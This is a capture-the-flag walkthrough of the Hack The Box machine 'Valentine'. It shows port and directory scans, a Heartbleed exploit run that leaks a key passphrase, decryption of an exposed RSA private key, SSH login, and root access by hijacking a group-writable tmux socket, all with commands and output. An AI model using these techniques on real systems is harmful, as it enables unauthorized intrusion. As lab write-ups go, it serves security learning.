

# Valentine

## Hack The Box (user and root)



Created by: Cyclawps52

# Recon (Masscan all ports and then nmap)

htbscan 10.10.10.79 Valentine

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|   256  e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http  Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
|_ Not valid before: 2018-02-06T00:45:25
|_ Not valid after:  2019-02-06T00:45:25
|_ ssl-date: 2018-07-29T16:20:25+00:00; 0s from scanner time.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Nokia N9 phone (Linux 2.6.32) (95%), Linux 2.6.32 - 3.5 (95%), Linux 3.0 (95%), Linux 3.2 (95%), Linux 2.6.38 - 3.0 (94%), Linux 2.6.38 - 2.6.39 (94%), Linux
2.6.39 (94%), Linux 2.6.32 - 3.10 (93%), Linux 2.6.32 - 3.9 (93%), Android 4.2.2 (Linux 3.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   160.71 ms 10.10.14.1
2   215.15 ms 10.10.10.79

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.08 seconds
valentine.nmap (END)
```

Recon showed a website running on HTTP and HTTPS.

Dirbuster the domain:

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ dirbuster
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /index/ - 200
Dir found: /cgi-bin/ - 403
File found: /index.php - 200
Dir found: /icons/ - 403
Dir found: /doc/ - 403
Dir found: /dev/ - 200
File found: /dev/hype_key - 200
File found: /dev/notes.txt - 200
DirBuster Stopped
```



# The file hype\_key appears to be hex encoded.

```
2d 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 0d 0a 50 72 6f 63 2d 54 79 70 65 3a 20 34 2c 45 4e 43 52 59 50 54 45 44 0d 0a 44 45 4b 2d 49 6e 66 6f 3a 20 41 45 53 2d 31 32 38 2d 43 42 43 2c 41 45 42 38 38 43 31 34 30 46 36 39
42 46 32 30 37 34 37 38 38 44 45 32 34 41 45 34 38 44 34 36 0d 0a 0d 0a 44 62 50 72 4f 37 38 6b 65 67 4e 75 6b 31 44 41 71 6c 41 4e 35 6a 62 6a 58 76 30 50 50 73 6f 67 33 6a 64 62 4d 46 53 38 69 45 39 70 33 55 4f 4c 30 6c 46 30 78 66 37 50 7a 6d 72 6b 44 61 38 52 0d 0a 35
79 2f 62 34 36 2b 39 6e 45 70 43 4d 66 54 50 68 4e 75 4a 52 63 57 32 55 32 67 4a 63 4f 46 48 2b 39 52 4a 44 42 43 35 55 4a 4d 55 53 31 2f 67 6a 42 2f 37 2f 4d 79 30 30 4d 77 78 2b 61 49 36 0d 0a 30 45 49 30 53 62 4f 59 55 41 56 31 57 34 45 56 37 6d 39 36 51 73 5a 6a 72 77
4a 76 6e 6a 56 61 66 6d 36 56 73 4b 61 54 50 42 48 70 75 67 63 41 53 76 4d 71 7a 37 36 57 36 61 62 52 54 55 65 58 69 0d 0a 45 62 77 36 36 68 6a 46 6d 41 75 34 41 7a 71 63 4d 2f 6b 69 67 4e 52 46 50 59 75 4e 69 58 72 58 73 31 77 2f 64 65 4c 43 71 43 4a 2b 45 61 31 54 38 7a 7a 6c
61 73 36 66 63 6d 68 4d 38 41 2b 38 50 0d 0a 4f 58 42 4b 4e 65 36 6c 31 37 68 4b 61 54 36 77 46 6e 70 35 65 58 4f 61 55 49 48 76 48 6e 76 46 3d 63 63 48 56 57 52 72 5a 37 30 66 63 70 63 70 69 6d 4c 31 77 31 33 54 67 64 64 32 41 69 47 64 0d 0a 70 48 4c 4a 70 59 55 49 49 35
50 75 4f 36 78 2b 4c 53 38 6e 31 72 2f 47 57 4d 71 53 4f 45 69 6d 4e 52 44 31 6a 2f 35 39 2f 34 75 33 52 4f 72 54 43 4b 65 6f 39 44 73 54 52 71 73 32 6b 31 53 48 0d 0a 51 64 57 77 46 77 61 58 62 59 79 54 31 75 78 41 4d 53 6c 35 48 71 39 4f 44 35 48 4a 38 47 30 52 36 4a 49
35 52 76 43 4e 55 51 6a 77 78 30 46 49 54 6a 6a 4d 6a 6e 4c 49 70 78 6a 76 66 71 2b 45 0d 0a 70 30 67 44 30 55 63 79 6c 4b 6d 36 72 43 5a 71 61 63 77 6e 53 64 48 57 38 57 33 4c 78 6a 6d 43 78 64 78 57 35 6c 74 35 64 50 6a 41 6b 42 59 52 55 6e 6c 39 31 45 53 43 69 44 34
5a 2b 75 43 0d 0a 4f 6c 36 6a 4c 46 44 32 6b 61 4f 4c 66 75 79 65 65 30 66 59 43 62 37 47 54 71 4f 65 37 45 6d 4d 42 33 66 47 49 77 53 64 57 38 4f 43 38 4e 57 54 6b 77 70 6a 63 30 45 4c 62 6c 55 61 36 75 6c 4f 0d 0a 74 39 67 72 53 6f 73 52 54 43 73 5a 64 31 34 4f 50 74 73
34 62 4c 73 70 4b 78 4d 4d 4f 73 67 6e 4b 6c 6f 58 76 6e 6c 50 4f 53 77 53 70 57 79 39 57 70 36 79 38 58 58 38 2b 46 34 30 72 78 6c 35 0d 0a 58 71 68 44 55 42 68 79 6b 31 43 33 59 50 4f 69 44 75 50 4f 6e 4d 58 61 49 70 65 31 64 67 62 30 4e 64 44 31 4d 39 5a 51 53 4e 55 4c
77 31 44 48 43 47 50 50 34 4a 53 53 78 58 37 42 57 64 44 4b 0d 0a 61 41 6e 57 4a 76 46 67 6c 41 34 6f 46 42 42 56 41 38 75 41 50 4d 66 56 32 58 46 51 6e 6a 77 55 54 35 62 50 4c 43 36 35 74 46 73 74 6f 52 74 54 5a 31 75 53 72 75 61 69 32 37 6b 78 54 6e 4c 51 0d 0a 2b 77 51
38 37 6c 4d 61 64 64 73 31 47 51 4e 65 47 73 4b 53 66 38 52 2f 72 73 52 4b 65 65 4b 63 69 6c 44 65 50 43 65 61 4c 71 74 71 78 6e 68 4e 46 74 67 30 4d 78 74 36 72 32 67 62 31 45 0d 0a 41 6c 6f 51 36 6a 67 35 54 62 6a 35 4a 37 71 75 59 58 5a 50 79 6c 42 6c 6a 4e 70 39
47 56 70 69 6e 50 63 33 4b 70 48 74 74 76 67 62 70 74 66 69 57 45 45 73 5a 59 6e 35 79 5a 50 68 55 72 39 51 0d 0a 72 30 38 70 6b 4f 78 41 72 58 45 32 64 6a 37 65 58 2b 62 71 36 35 36 33 35 4f 4a 36 54 71 48 62 41 6c 54 51 31 52 73 39 50 75 6c 72 53 37 4b 34 53 4c 58 37 6e
59 38 39 2f 52 5a 35 6f 53 51 65 0d 0a 32 56 57 52 79 5a 5a 31 46 66 6e 67 4a 53 73 76 39 2b 4d 66 76 7a 33 34 31 6c 62 7a 4f 49 57 6d 6b 37 57 66 45 63 57 63 48 63 31 36 6e 39 56 30 49 62 53 4e 41 4c 6e 6a 54 68 76 45 63 50 6b 79 0d 0a 65 31 42 73 66 53 62 73 66 39 46 67
75 55 5a 6b 67 48 41 6e 6e 52 4b 6b 47 56 47 31 4f 56 79 75 77 63 2f 4c 56 6a 6d 62 68 5a 7a 4b 77 4c 68 61 5a 52 4e 64 38 48 45 4d 38 36 66 4e 6f 6a 50 0d 0a 30 39 6e 56 6a 54 61 59 74 57 55 58 6b 30 53 69 31 57 30 32 77 62 75 31 4e 7a 4c 2b 31 54 67 39 49 70 4e 79 49
53 46 43 46 59 6a 53 71 69 79 47 2b 57 55 37 49 77 4b 33 59 55 35 6b 70 33 43 43 0d 0a 64 59 53 63 7a 36 33 51 32 70 51 61 66 78 56 63 62 75 6a 34 4d 6e 4e 70 64 69 72 56 4b 45 6f 35 6e 52 52 66 4b 2f 69 61 4c 33 58 31 52 33 44 78 56 38 65 53 59 46 4b 46 4c 36 70 71 70
75 58 0d 0a 63 59 35 59 5a 4a 47 41 70 2b 4a 78 73 6e 49 51 39 43 46 79 78 49 74 39 32 66 72 58 7a 6e 73 6a 68 6c 59 61 38 73 76 62 56 4e 4e 66 6b 2f 39 66 79 58 36 6f 70 32 34 72 4c 32 44 79 45 53 70 59 0d 0a 70 6e 73 75 6b 42 43 46 42 6b 5a 48 57 4e 4e 79 65 4e 37 62 35
47 68 54 56 43 6f 64 48 68 7a 48 56 46 65 68 54 75 42 72 70 2b 56 75 50 71 61 71 44 76 4d 43 56 65 31 44 5a 43 62 34 4d 6a 41 6a 0d 0a 4d 73 6c 66 2b 39 78 4b 2b 54 58 45 4c 33 69 63 6d 49 4f 42 52 64 50 79 77 36 65 2f 4a 6c 51 6c 56 52 6c 6d 53 68 46 70 49 38 65 62 2f 38
56 73 54 79 4a 53 65 2b 62 38 35 33 7a 75 56 32 71 4c 0d 0a 73 75 4c 61 42 4d 78 59 4b 6d 33 2b 7a 45 44 49 46 76 65 4b 50 4e 61 61 57 5a 67 45 63 71 78 79 6c 43 2f 77 55 79 55 58 6c 4d 4a 35 30 4e 77 36 4a 4e 56 4d 4d 38 4c 65 43 69 69 33 4f 45 57 0d 0a 6c 30 6c 6e 39
4c 31 62 2f 4e 58 70 48 6a 47 61 38 57 48 48 54 6a 6f 49 69 6c 42 35 71 4e 55 79 77 53 55 45 46 32 61 77 52 6c 58 48 39 42 72 6b 5a 47 34 46 63 34 67 64 6d 57 2f 49 7a 54 0d 0a 52 55 67 5a 6b 62 4d 51 5a 4e 49 49 66 7a 6a 31 51 75 69 6c 52 56 42 6d 2f 46 37 36 59 2f
59 4d 72 6d 6e 4d 39 6b 2f 31 78 53 47 49 73 6b 77 43 55 51 2b 39 35 43 47 48 4a 45 38 4d 6b 68 44 33 0d 0a 2d 2d 2d 2d 45 4e 44 20 52 53 41 20 50 52 49 56 41 54 45 20 4b 45 59 2d 2d 2d 2d 2d
```

# Decryption shows an encrypted RSA Private key.

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqLAN5jbjXvOPPsoG3jdbMFS8iE9p3u0L0LF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPHnuJRcW2UgJc0FH+9RJDBC5UJMU51/gjb/7/My00Mwx+aI6
0EI0Sb0YUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFpyuNiXrXs1w/deLCqCj+eA1T8Zlas6fcmhM8A+8P
0XBKNe6l17hKaT6wFnp5eX0aUIHvHnv06SchVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5Pu06x+L58n1r/GWMqS0EimNRD1j/59/4u3R0rTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1luxAMSl5Hq90D5HJ8G0R6JiSRvCNUQjwx0FITjJmJnLlpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHw8W3LxJmCxdxw5lt5dPjAkBYRUnl91ESCiD4Z+uC
0l6jLFD2ka0LFuyee0fYCb7GTQ0e7EmMB3fGIwSDw80C8NWTkwpcj0ELblUa6u10
t9grSosRTCsZd140Pts4bLspKxMM0sgnKloXvnLP0SwSpwy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YP0iDuP0nMXaIpe1dgb0NdD1M9ZQSNULw1DHC6PP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfv2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ87lMadds1GQNeGsKSf8R/rsRKeekCilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPyLbLjNp9GvpinPc3KpHttvgbptfiWEESZYn5yZPhUr9Q
r08pk0xArXE2dj7eX+bq656350J6TgHbAltQ1Rs9PulrS7K4SLX7nY89/RZ5oS0e
2VWRyTZ1FfngJSsv9+Mfvz341lbz0IWmk7WfEcWcHc16n9V0bSNALnjThvEcPky
e1Bsfsbsf9FguUZkgHAnnfrKKgVG10Vyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1w02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6ppquX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNnyen7b5GhTVCodHhzhVfFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JLQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+ZEDIDveKPNaaWZgEcqxyLCC/wUyUXlMJ50Nw6JNVMM8LeCii30EW
l0ln9L1b/NXpHjGa8WHTtjoilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUGZkbMQZNII f z j 1 QuilRVBm/F76Y/YMrnmM9K/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----
```

We need to find the decryption key for the RSA key. Our recon showed that this box is vulnerable to Heartbleed due to outdated version numbers.

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ python heartbleed.py 10.10.10.79
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 66
... received message: type = 22, ver = 0302, length = 885
... received message: type = 22, ver = 0302, length = 331
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.....
0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.....5.
0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  .....
0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  .....3.2.
0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A.....
0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  .....
0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I.....4.
00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2.....
00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  .....
00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  .....
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E  ....#.0.0.
00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F  1/decode.php..Co
00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C  ntent-Type: appl
0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F  ication/x-www-fo
0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43  rm-urlencoded..C
0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34  ontent-Length: 4
0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63  2....$text=aGVhc
0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64  nRibGVlZGJlbGlld
0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D 91  mV0aGVoeXB1Cg==.
0160: 59 83 1F 92 91 B6 FA 8B E5 9D 9B 3F 95 FA E0 BB  Y.....?....
0170: 35 B8 67 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C  5.g.....
WARNING: server returned more data than it should - server is vulnerable!
```

We got some weird text output:

```
$text=aGVhcnRibGVlZGJlbGllbmV0aGVoeXB1Cg==
```

Equal signs normally mean Base64, so let's see what this really means.

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ echo aGVhcnRibGVlZGJlbGllbmV0aGVoeXB1Cg== | base64 -d  
heartbleedbelievethetype
```

That looks like a decryption key to me!

```

tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ openssl rsa -in hype_key.pem -out decrypted_hype_key.pem
Enter pass phrase for hype_key.pem:
writing RSA key
tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ cat decrypted_hype_key.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAlFN4mXAwn3ggiDC/N+BcdmEBf0yMl6IulS0kv9WfUrGTPTUo
cFHUa95jyaHFjme0c7hG6URWS9c4JMpB35/KUDFnOpI0M0JQlRldt+4qlpRvjEhk
VTj7g0tVJmjd3Temyy+eNSzaU7HB0EWzcz4T+qQ+aSrEl+yHDLAH8mfa6X2SrIk
tC16W00upKJK67uvzDNbtw5HH8bklvB3jupVvk07GwjC2wqfVoypgUZcTG0CY9LVL
M/H+urxmh8VomlMwRcuZvNqnwsi/TeGK6NcXtURfLgufIvKxP22g81thjCuyVXAL
z4rp7tidEHloPLFTsrSy8T1cT6zyg2+wgRJMzQIDAQABAoIBACBqAc5C31lpCGZi
Mr8ABH2Z/5WEhS4c90mTYHJc1W7VZyn/9IV5KJmzIL7GcJd144mLB2BTK212LL6h
Ff9isItfEYhSi58u3ah1b+ZFeMD2NjVPU+niwhrgJEax2bUM6uy3/0oU59vBFkNV
+Lh0MNShwFljyxF6bX+VXBE4o6XjW464FTD/zGplsB5MrygXNvkx14MwXhKPPjLD
3FF2HZiPmsavH925VGfMxLLj1V2T1xrpEwkzimAtrOvLXN00BZqqmm643QJrJrgl
snkFn8/cBMxuWlzw1tHrSFm08Yns+JVABP0ci9jmvVhLidqqHshl3DmMhb3ts4nA
3pTc0Q0CgYEA7i1QecUryhtCttc3dzQVCZdmkD9Sr7f7r/ne7jNVNq/n/VUH6ZYI
ELq+OuiP+Rner7cpovls+COf+KyJW5LCNtqmC+7wtYMSWfdSmfMco+pRWQvFHV8
KC1C2qybYWgxdlRjDbWvNdar0q7NGVBBE5W2lpm2n00s3Bkd53oNG8CgYEA5Dbw
FP2Q47N2Tgtd0wsCKE3uzGGSV3FTRB3HZo0LBcc3CYBM1kQZpcThl5YVLvc6r6T
xQRhKc73QR2GFLD03yYBN7Hwg0PtU/t7m2dIKJRgSkLYE/G+iZ10xNJsTWREQ34b
yVXhxgpm4LEelfAN4+mbub8ELEi9b2G9Wg4kCIMCgYEAxPQv4iJMDbrxNiV0NoKZ
Cu9p3sqeY7Ruqpyj3rIQ00LHQLQN0Q1B6i0ifzA6rkTX7NHn2mJao+8sL/DtPQ5l
D9tLB/80icSzFjXo1mmV027eihYTkClT0p4C9LVbX/c66odXK22FsW8cCnWpDLDW
T0tDIXkyiF66BNBiJBaUHn0CgYEAk3VUB5wXxKku5hq+e7omcaUKB7BmXn1yg0sE
rGHgimicwzrjR7RivocbnJTValrA0gU2IfVEuk6Jh7XhgMZFH70ZphZGE8uCDfU
lINVwrKszQ8H40sunGjCfrag0BlzalDPz3XonjgWZVTMuIEV2JAXiRt9rMeLb66t
lMSST9UCgYEAnto5uquA7UPpk7zgawoqR+kXhl0y1Rp010wNxJXAI/EB99k0QL5m
vEgeEwRP/+S8UCRvLGdHrnHg6GyCEQMYNuUGtOVqNRw2ezIrpU7RybdTFN/gX+6S
tpUEwXFAuMcDkksSNTLIJC2sa7eJFpHqejJWAc30q001IBlNVoeHxA=
-----END RSA PRIVATE KEY-----

```

It works!



Let's try logging in as `user:hype` due to `hype_key` being standard filenameing procedure for the key belonging to `hype`.

```
tristan@tristan-kalivm:~/HackTheBox/Boxes/Valentine$ ssh -i decrypted_hype_key.pem hype@10.10.10.79
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

* Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jul 29 09:46:40 2018 from 10.10.15.14
hype@Valentine:~$ cd Desktop
hype@Valentine:~/Desktop$ cat user.txt | cut -c1-5
e6710
hype@Valentine:~/Desktop$
```

It works and we can grab the user flag.



Let's see what processes are running as root to see if there are any outliers.

```
ps -u root -ef
```

```
root      786      2  0 09:10 ?        00:00:00 [krfcommd]
root      810      1  0 09:10 ?        00:00:00 /usr/lib/policykit-1/polkitd --no-debug
root      862      2  0 09:10 ?        00:00:00 [flush-8:0]
root      918      1  0 09:10 ?        00:00:00 /usr/sbin/sshd -D
root     1006      1  0 09:10 tty4      00:00:00 /sbin/getty -8 38400 tty4
root     1016      1  0 09:10 tty5      00:00:00 /sbin/getty -8 38400 tty5
root     1019      1  0 09:10 ?        00:00:01 /usr/bin/tmux -S /.devs/dev sess
root     1023    1019  0 09:10 pts/12    00:00:00 -bash
root     1032      1  0 09:10 tty2      00:00:00 /sbin/getty -8 38400 tty2
root     1033      1  0 09:10 tty3      00:00:00 /sbin/getty -8 38400 tty3
root     1036      1  0 09:10 tty6      00:00:00 /sbin/getty -8 38400 tty6
root     1055      1  0 09:10 ?        00:00:00 acpid -c /etc/acpi/events -s /var/run/acpid.socket
root     1056      1  0 09:10 ?        00:00:00 cron
daemon   1057      1  0 09:10 ?        00:00:00 atd
whoopsie 1083      1  0 09:10 ?        00:00:00 whoopsie
root     1135      1  0 09:10 ?        00:00:02 /usr/bin/vmtoolsd
```

Tmux normally isn't running by default. Do we have permission to view this session?

```
hype@Valentine:~$ #/.devs/dev_sess
hype@Valentine:~$ cd /.devs
hype@Valentine:/.devs$ ls -al
total 8
drwxr-xr-x  2 root hype 4096 Jul 29 09:10 .
drwxr-xr-x 26 root root 4096 Feb  6 11:56 ..
srw-rw----  1 root hype   0 Jul 29 09:10 dev_sess
hype@Valentine:/.devs$ groups
hype cdrom dip plugdev sambashare
```

The session is R/W to members of the `hype` group, which the `hype` user is!

Let's hijack this Tmux session.

```
tmux -S /.devs/dev_sess
```

```
root@Valentine:/.devs# cd ~  
root@Valentine:~# cat root.txt | cut -c1-5  
f1bb6
```

We become the root user and can grab the root flag!

That's the box!